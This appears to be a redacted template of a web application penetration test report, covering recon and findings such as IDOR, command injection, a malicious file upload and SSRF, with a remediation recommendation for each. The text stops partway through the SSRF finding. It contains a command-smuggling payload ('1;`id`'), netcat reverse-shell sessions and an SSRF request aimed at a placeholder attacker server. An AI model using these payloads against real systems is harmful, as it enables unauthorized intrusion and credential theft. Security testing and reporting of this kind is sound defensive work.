

# WEB APPLICATION PENETRATION TESTING REPORT

for

[CLIENT\_NAME]

Compliance with UnderDefense  
certification criteria:

**Does not meet**

Prepared for:

[FIRST\_NAME] [LAST\_NAME]

[EMAIL\_ADDRESS]

[DATE]

# Table Of Contents

<b>Table Of Contents</b>	<b>1</b>
<b>Executive Summary</b>	<b>2</b>
1.1 Project Objectives	3
1.2 Scope & Timeframe	4
1.2.1 Hostnames and IP-addresses	4
1.2.1 User Accounts provided by [CLIENT_NAME]	4
1.3 Summary of Findings	5
1.4 Summary of Business Risks	6
1.5 High-Level Recommendations	7
<b>Technical Details</b>	<b>8</b>
2.1 Methodology	8
2.2 Security tools used	8
2.3 Project limitations	8
<b>Findings Details</b>	<b>9</b>
3.1 Critical severity findings	9
3.1.1 Command injection	9
3.1.2 Malicious file upload - Remote command execution	11
3.2 High severity findings	14
3.2.1 Server Side Request Forgery - NTLM leak	14
3.2.2 Stored XSS - Subdomain takeover	16
3.3 Medium severity findings	19
3.3.1 Broken Access Control - Unauthenticated	19
3.3.2 Cross-Site Request Forgery - disconnecting OpenID account	22
3.3.3 IIS Tilde Enum	25
3.4 Low severity findings	27
3.4.1 Missing rate limits	27
3.4.2 Weak lockout mechanism	32
3.4.3 Full Path Disclosure	34
3.4.4 Reflected HTML Injection for old web browsers	36
3.4.5 Unencrypted communication	39
3.5 Informational severity findings	41
3.5.1 Missing security headers	41
<b>APPENDIX A - Performed tests according to OWASP Web Security Testing Guide</b>	<b>43</b>



## Executive Summary

This report presents the results of the [White/Gray/Black Box] penetration testing for the [CLIENT\_NAME] web applications and external network infrastructure. The recommendations provided in this report are structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent [CLIENT\_NAME] web application and external network infrastructure penetration testing. Evaluation ratings compare information gathered during the engagement to “best in class” criteria for security standards. We believe that the statements made in this document provide an accurate assessment of the [CLIENT\_NAME] current security as it relates to the [CLIENT\_NAME] data.

We highly recommend reviewing the Summary section of business risks and High-Level Recommendations to better understand risks and discovered security issues.

Scope of assessment	Web Application
Security Level	<b>F</b>
Grade	Inadequate

**Grading Criteria:**

Grade	Security	Criteria Description
<b>A</b>	Excellent	The security exceeds “Industry Best Practice” standards. The overall posture was found to be excellent with only a few low-risk findings identified.
<b>B</b>	Good	The security meets accepted standards for “Industry Best Practice.” The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified.
<b>C</b>	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to “Industry Best Practice” standards
<b>D</b>	Poor	Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the exposures identified. Major changes are required to elevate to “Industry Best Practice” standards.
<b>F</b>	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

## 1.1 Project Objectives

Our primary goal within this project was to provide the [CLIENT\_NAME] with an understanding of the current level of security in the web application and its infrastructure components. We completed the following objectives to accomplish this goal:

- Identifying application-based threats to and vulnerabilities in the application
- Comparing [CLIENT\_NAME] current security measures with industry best practices
- Providing recommendations that [CLIENT\_NAME] can implement to mitigate threats and vulnerabilities and meet industry best practices

The Common Vulnerability Scoring System (CVSS) version 3.0 was used to calculate the scores of the vulnerabilities found. When calculating the score, the following CIA provision, supplied by the [CLIENT\_NAME] has been taken in hi to account:

Scope	Confidentiality	Integrity	Availability
All scope objects	High	High	High

## 1.2 Scope & Timeframe

Testing and verification were performed between [START\_DATE] and [END\_DATE]. The scope of this project was limited to the web applications and the network infrastructure mentioned below.

We conducted the tests using a staging (non-production) environment of [CLIENT\_NAME] Web Application. All other applications and servers were out of scope. The following hosts were considered to be in scope for testing.

### 1.2.1 Hostnames and IP-addresses

Scope:	Description:
[IP_ADDRESS]	[DESCRIPTION]
[DOMAINS]	[DESCRIPTION]


### 1.2.1 User Accounts provided by [CLIENT\_NAME]

Asset:	Username
[WEB_APPLICATION]	[USERNAME]
[VPN]	[USERNAME]
[API_DOCUMENTATION]	[USERNAME]

### 1.3 Summary of Findings

Our assessment of the [CLIENT] web application revealed the following vulnerabilities:

#### Vulnerabilities by severity



Security experts performed manual security testing according to the [OWASP Web Application Testing Methodology](#), which demonstrates the following results.

Severity	Critical	High	Medium	Low	Informational
Number of issues	2	2	3	5	1

Severity scoring:

- **Critical** – Immediate threat to key business processes.
- **High** – Direct threat to key business processes.
- **Medium** – Indirect threat to key business processes or partial threat to business processes.
- **Low** – No direct threat exists. The vulnerability may be exploited using other vulnerabilities.
- **Informational** – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

The exploitation of found vulnerabilities may cause full compromise of some services, stealing users' accounts, and gaining organization's and users' sensitive information.

## 1.4 Summary of Business Risks

In the case of [CLIENT\_NAME] applications and related infrastructure

### **Critical** severity issues can lead to:

- Disruption and unavailability of main services, which company provide to their users
- Prolonged recovery from backups phase as a result of a focused attack against internal infrastructure
- Company-wide ransomware attack with the following unavailability of certain parts of the infrastructure and possible financial loss due to insufficient security insurance

### **High** severity issues can lead to:

- Usage of [CLIENT\_NAME] infrastructure for illegitimate activity (scanning of the internal network, Denial of Service attacks)
- Disclosure of confidential and Personally Identifiable Information
- Theft or exploitation of the credentials of a higher-level account

### **Medium** severity issues can lead to:

- Disclosure of system components versions, logs and additional information about systems that might allow disgruntled employees or external malicious actors to misuse or download sensitive information outside of the company perimeter.
- Disclosure of confidential, sensitive and proprietary information related to users and companies which use [CLIENT\_NAME] services

### **Low and Informational** severity issues can lead to:

- Abusing business logic of main services to gain competitive advantage
- Unauthorized access to user or company confidential, private, or sensitive data
- Repudiation attacks against other users of services which allow maintaining plausible deniability



## 1.5 High-Level Recommendations

Taking into consideration all issues that have been discovered, we highly recommend to:

- Use an access control matrix to define the access control rules for application users.
- You should validate all user input for data that users can add/edit on the server-side.
- Requests that modify data should be validated through the CSRF token to avoid possible Cross-Site Request Forgery attacks.
- Implement strict access control checks.
- Use rate limits mechanism to drastically decrease the Bruteforce attack chances.
- Use a proper session deactivation mechanism. Implement a session termination mechanism for all logged-out accounts.
- Implement a protection mechanism for the login process. You could use a user lockout mechanism to prevent external actors from guessing users' passwords.
- Use standard data formats such as JSON, XML, or YAML instead of binary formats for data serialization.
- Continuously monitor logs for anomalies to detect abnormal behavior and fraud transactions. Dedicate security operations engineer to this task
- Deploy Web Application Firewall solution to detect any malicious manipulations.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies.
- Review security configuration of all additional modules, like text editors.
- Avoid transmitting sensitive data (tokens, etc.) inside the URL of a request.
- Review 2FA configuration on app demo version.
- You should form a whitelist of permitted domains, and this will reduce your exposure to Host header injection attacks.
- Take care about output data, and check API response on the presence of sensitive information.
- Also, we recommend conducting remediation testing of web applications.

# Technical Details

## 2.1 Methodology

Our Penetration Testing Methodology is grounded on the following guides and standards:

- [Penetration Testing Execution Standard \(PTES\)](#)
- [OWASP Top 10 Application Security Risks](#)
- [OWASP Web Security Testing Guide](#)
- [Open Source Security Testing Methodology Manual \(OSSTMM\)](#)

*Penetration Testing Execution Standard (PTES)* consists of seven main sections which start from the initial communication and reasoning behind a pentest, through intelligence gathering and threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post-exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process.

*Open Web Application Security Project (OWASP)* is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. Besides, OWASP has created Application Security Verification Standard (ASVS) which helps to identify threats, provides a basis for testing web application technical security controls, and can be used to establish a level of confidence in the security of Web applications.

*The Open Source Security Testing Methodology Manual (OSSTMM)* is peer-reviewed and maintained by the Institute for Security and Open Methodologies (ISECOM). It has been primarily developed as a security auditing methodology assessing against regulatory and industry requirements. It is not meant to be used as a standalone methodology but rather to serve as a basis for developing one which is tailored towards the required regulations and frameworks.

## 2.2 Security tools used

- **Manual testing:** Burp Suite Pro [Commercial Edition]
- **Vulnerability scan:** Nessus, OpenVAS, Nikto, arachni
- **Network scan:** Nmap, masscan
- **Directory enumeration:** gobuster, dirsearch
- **Injection testing tools:** XSSHunter, SQLmap
- **Encryption:** TestSSL

## 2.3 Project limitations

The Assessment was conducted against a testing environment with all limitations it provides.

# External Perimeter

## 3.1 Recon stage

### 3.1.1 Ports discovery

Service	IP address	Open ports	Ports details
Fortinet server	[IP_ADDRESS]	10443/tcp	Fortinet security device httpd
VPN1	[IP_ADDRESS]	4433/tcp	SonicWALL firewall http config
VPN2	[IP_ADDRESS]	N/A	N/A
Admin Portal	[IP_ADDRESS]	443/tcp	N/A

```

Discovered open port [REDACTED]
Discovered open port [REDACTED]
Discovered open port [REDACTED]
Discovered open port [REDACTED]
Discovered open port [REDACTED]
Discovered open port [REDACTED]
Completed Connect Scan at 14:07, 1.84s elapsed (65535 total ports)
Nmap scan report for [REDACTED]
Host is up (0.000078s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]
[REDACTED] open  [REDACTED]

```

### 3.1.2 Subdomains discovery

Subdomain	Status
sub1.example.com	dead
sub2.example.com	alive
sub3.example.com	dead
sub4.example.com	dead
sub5.example.com	dead
sub6.example.com	timeout
sub7.example.com	dead

```

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
| |_) | | | | |
|  _ \| | | | |
 \_|  \_|_|_|_|

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for example.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 22364

```

## 3.2 Findings details

### 3.2.1 Insecure direct object references - Possible sensitive documents disclosure

**Severity:** Informational

**Location:**

- [https://\[DOMAIN\]/\[DOCUMENT\\_ID\]](https://[DOMAIN]/[DOCUMENT_ID])
- [https://\[domain\]/files?id=\[DOCUMENT\\_ID\]](https://[domain]/files?id=[DOCUMENT_ID])

**Impact:**

An attacker is able to enumerate and download all available stored files. The files could contain sensitive information such as financial or personal data. That can lead to the disclosure of the data and directly impact the confidentiality of the company and employees.

**Vulnerability Details:**

Insecure Direct Object References is a type of prevalent vulnerability that allows requests to be made to specific objects through pages or services without the proper verification of the requester's right to the content. In this case, the access control system allows ordinary member that know what API endpoint to apply to get private posts of other members.

**Proof of Vulnerability:**

1. Follow the link ([https://\[domain\]/files?id=2](https://[domain]/files?id=2)) and notice that it's possible to get a file by ID parameter in URL:

HTTP request:

```
GET /files?id=2 HTTP/2
Host: [DOMAIN]
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

### HTTP response:

```


HTTP/2 200 OK
Content-Length: 168180
Content-Type: application/pdf
Last-Modified: Wed, 16 Jun 2021 15:51:34 GMT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000;
X-Xss-Protection: 0
Expect-Ct: max-age=31536000
Last-Published: Wed, 16 Jun 2021 15:51:34 GMT
Date: Mon, 12 Jul 2021 09:22:10 GMT
Set-Cookie: [COOKIE]

%PDF-1.6
%âãÿÓ
24 0 obj
<</Linearized 1/L 168180/O 26/E 133849/N 2/T 167836/H [ 543 253]>>
endobj


58 0 obj
<</DecodeParms<</Columns 5/Predictor
12>>/Filter/FlateDecode/ID[<6B637133260D89CDF2743D74EF12CAC0><CE72CB24CEAA2743920F5661F1
DA44AA>]/Index[24 52]/Info 23 0 R/Length 138/Prev 167837/Root 25 0 R/Size
76/Type/XRef/W[1 3 1]>>stream
hPbbd`b`æ`q;`dâ³
À²Ñ`rXDïæ',ÓÀlC0yD2Ý`3fUÆ HYwl~ dtM±3Ý H%{00VÿDòyfÍI<@Èd°H2Yv~| $ÿ³æ00} `l#MËÿL,n†<
[REDACTED]

```

2. There is a document with potentially sensitive information:



3. Enumerating the IDs it's possible to obtain all the stored files:



**Recommendations:**

The only way to protect against IDOR is to implement strict access control checks. The best solution for this case is to use indirect object reference maps with external IDs that are hard to guess. Additionally, you should verify if there are not really sensitive files.

# Web Application Findings Details

## 4.1 Critical severity findings

### 4.1.1 Command injection

**Severity:** Critical

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

Depending on the setup of the application and the process configuration that executes it, a command injection vulnerability could lead to privilege escalation of the process or to spawn a remote reverse shell that allows complete interaction by a malicious party.

**Vulnerability Details:**

Command injection is an attack in which the goal is the execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

**Steps to reproduce:**

1. Send a request to update the Kerberos settings.

**HTTP request:**

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Connection: close
Content-Length: 92
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json, text/plain, */*
Authorization: Bearer 1b7ef3fbc9c04df680729d645df828fe
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.72 Safari/537.36
Content-Type: application/json; charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"ticketRefreshInterval":36000000,
"krbConfig":"sdf","keyTab":"test",
"username":"1;`id`"}
```



2. Get an error with the output of the injected command.

*HTTP response:*

```
HTTP/1.1 400 Bad Request
Server: nginx/1.19.1
Date: [DATE]
Content-Type: application/json; charset=utf-8
Content-Length: 253
Connection: close
strict-transport-security: max-age=15724800; includeSubDomains
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-download-options: noopen
x-content-type-options: nosniff
cache-control: no-cache

{"statusCode":400,"error":"Bad Request","message":"Command failed: kinit -c /tmp/krbTempCache -k -t /tmp/config/krb5.keytab 1;`id`\nkinit: Configuration file does not specify default realm when parsing name 1\n/bin/sh: uid=0(root): command not found\n"}
```

3. Getting a bash reverse tcp shell.

```
Listening on 0.0.0.0 1337
Connection received on 24830
bash: no job control in this shell
[root@ ~]# id
uid=0(root) gid=0(root) groups=0(root),1000
[root@ ~]#
```

### *Recommendations:*

By far the most effective way to prevent OS command injection vulnerabilities is to never call out OS commands from application-layer code. In virtually every case, there are alternate ways of implementing the required functionality using safer platform APIs.

If it is considered unavoidable to call out to OS commands with user-supplied input, then strong input validation must be performed. Some examples of effective validation include:

- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

Never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.

### *References:*

- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)
- <https://www.imperva.com/learn/application-security/command-injection/>
- <https://snyk.io/blog/command-injection/>

## 4.1.2 Malicious file upload - Remote command execution

**Severity:** Critical

**Location:**

- [WEB\_APPLICATION\_ENDPOINT]

**Impact:**

Attackers can compromise public-facing application server and gain unauthorized access to [CLIENT\_NAME] internal network infrastructure.

**Vulnerability Details:**

During testing, it is found that the [WEB\_APPLICATION] upload functionality is vulnerable to arbitrary file upload. Attackers can change *path* parameter to overwrite one of the ASPX scripts which are used internally for uploading documents. It is possible to gain arbitrary code execution while triggering file upload by [CLIENT\_NAME] employees and compromise [WEB\_APPLICATION] totally.

**Steps to reproduce:**

1. Send a request for uploading the file with malicious *aspx* code.

HTTP request:

```
POST [WEB_APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Connection: close
Content-Length: 2610
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: */*; q=0.5, application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT9q0pZiF9v1DKfk
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ..SESSION_TOKENS...
-----WebKitFormBoundaryT9q0pZiF9v1DKfk
Content-Disposition: form-data; name="path"

D:\uploads\file.aspx
-----WebKitFormBoundaryT9q0pZiF9v1DKfk
Content-Disposition: form-data; name="__RequestVerificationToken"

[TOKEN]
-----WebKitFormBoundaryT9q0pZiF9v1DKfk
Content-Disposition: form-data; name="file"; filename="test.pdf"
Content-Type: application/pdf

...MALICIOUS CONTENT...
-----WebKitFormBoundaryT9q0pZiF9v1DKfk--
```

HTTP response:

```
HTTP/1.1 200 OK
Cache-Control: private, s-maxage=0
Pragma: no-cache
Expires: -1
Server: Microsoft-IIS/10.0
Set-Cookie: [COOKIE]
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
Set-Cookie: [COOKIE]; path=/; secure; HttpOnly
X-Powered-By: ASP.NET
X-UA-Compatible: IE=11
Date: [DATE]
Connection: close
Content-Length: 0
```

2. When the file is executed on the application server the attacker can get a reverse connection.

```
root@kali:~# nc -nlvp 55789
Listening on [0.0.0.0] (family 0, port 55789)
Connection from 10.10.10.10:59759 received!
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 3:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::...
    IPv4 Address. . . . . : 192.168.1.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{60...}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001:::
    Link-local IPv6 Address . . . . . : fe80::...
    Default Gateway . . . . . : ::

whoami
iis appcmd
```

### Recommendations:

It is recommended to remove the *path* parameter and not let users make any changes on the file path. The application should automatically save files in *D:\uploads* folder by following this guideline:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality. Never accept a filename and its extension directly without having an allow list filter. For example, in this threat case, you should check file extension in server-side to allow only PDF files for upload
- It is recommended to use an algorithm to determine the filenames. For instance, a filename can be an SHA-256 hash of the name of the file plus some random characters.
- Ensure that configuration files such as “.htaccess” or “web.config” cannot be replaced using file uploaders.
- Ensure that appropriate settings are available to ignore the “.htaccess” or “web.config” files if uploaded in the upload directories.

Also, consider applying these strategies as well:

- If it is possible, consider saving the files in a database rather than on the filesystem.
- If files should be saved in a filesystem, consider using an isolated server with a different domain to serve the uploaded files.

*References:*

- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

## 4.2 High severity findings

### 4.2.1 Server Side Request Forgery - NTLM leak

**Severity:** High

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

This could lead to accessing internal resources, DoS attacks, disclosure of information such as usernames and NTLM hashes.

**Vulnerability Details:**

During testing, it is found that the application is vulnerable to Server Side Request Forgery while saving the request form. An attacker could set an arbitrary URL to *path* parameter which could lead to sending arbitrary requests to the attacker-specified host.

**Steps to reproduce:**

1. Send a request to the [APPLICATION\_ENDPOINT] with an address of a malicious server.

HTTP request:

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Connection: close
Content-Length: 651
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: */*; q=0.5, application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.124 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycLF1H9w1dA646cDf
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: [COOKIE]

-----WebKitFormBoundarycLF1H9w1dA646cDf
Content-Disposition: form-data; name="path"

\\[ATTACKER_SERVER_ADDRESS]\uploads\file.pdf
-----WebKitFormBoundarycLF1H9w1dA646cDf
Content-Disposition: form-data; name="__RequestVerificationToken"

[TOKEN]
-----WebKitFormBoundarycLF1H9w1dA646cDf
Content-Disposition: form-data; name="file"; filename="test.pdf"
Content-Type: application/pdf

123132123

-----WebKitFormBoundarycLF1H9w1dA646cDf--
```

### HTTP response:

```
HTTP/1.1 200 OK
Cache-Control: private, s-maxage=0
Pragma: no-cache
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
Set-Cookie: [COOKIE]
Set-Cookie: [COOKIE]
X-Powered-By: ASP.NET
X-UA-Compatible: IE=11
Date: [DATE]
Connection: close
Content-Length: 0
```

2. Get a successful pingback from the server.

# ^	Time	Type	Payload	Comment
1	2021-07-06 15:32:15.000	DNS	www.collaborator.com	
2	2021-07-06 15:32:15.000	DNS	www.collaborator.com	
3	2021-07-06 15:32:15.000	DNS	www.collaborator.com	
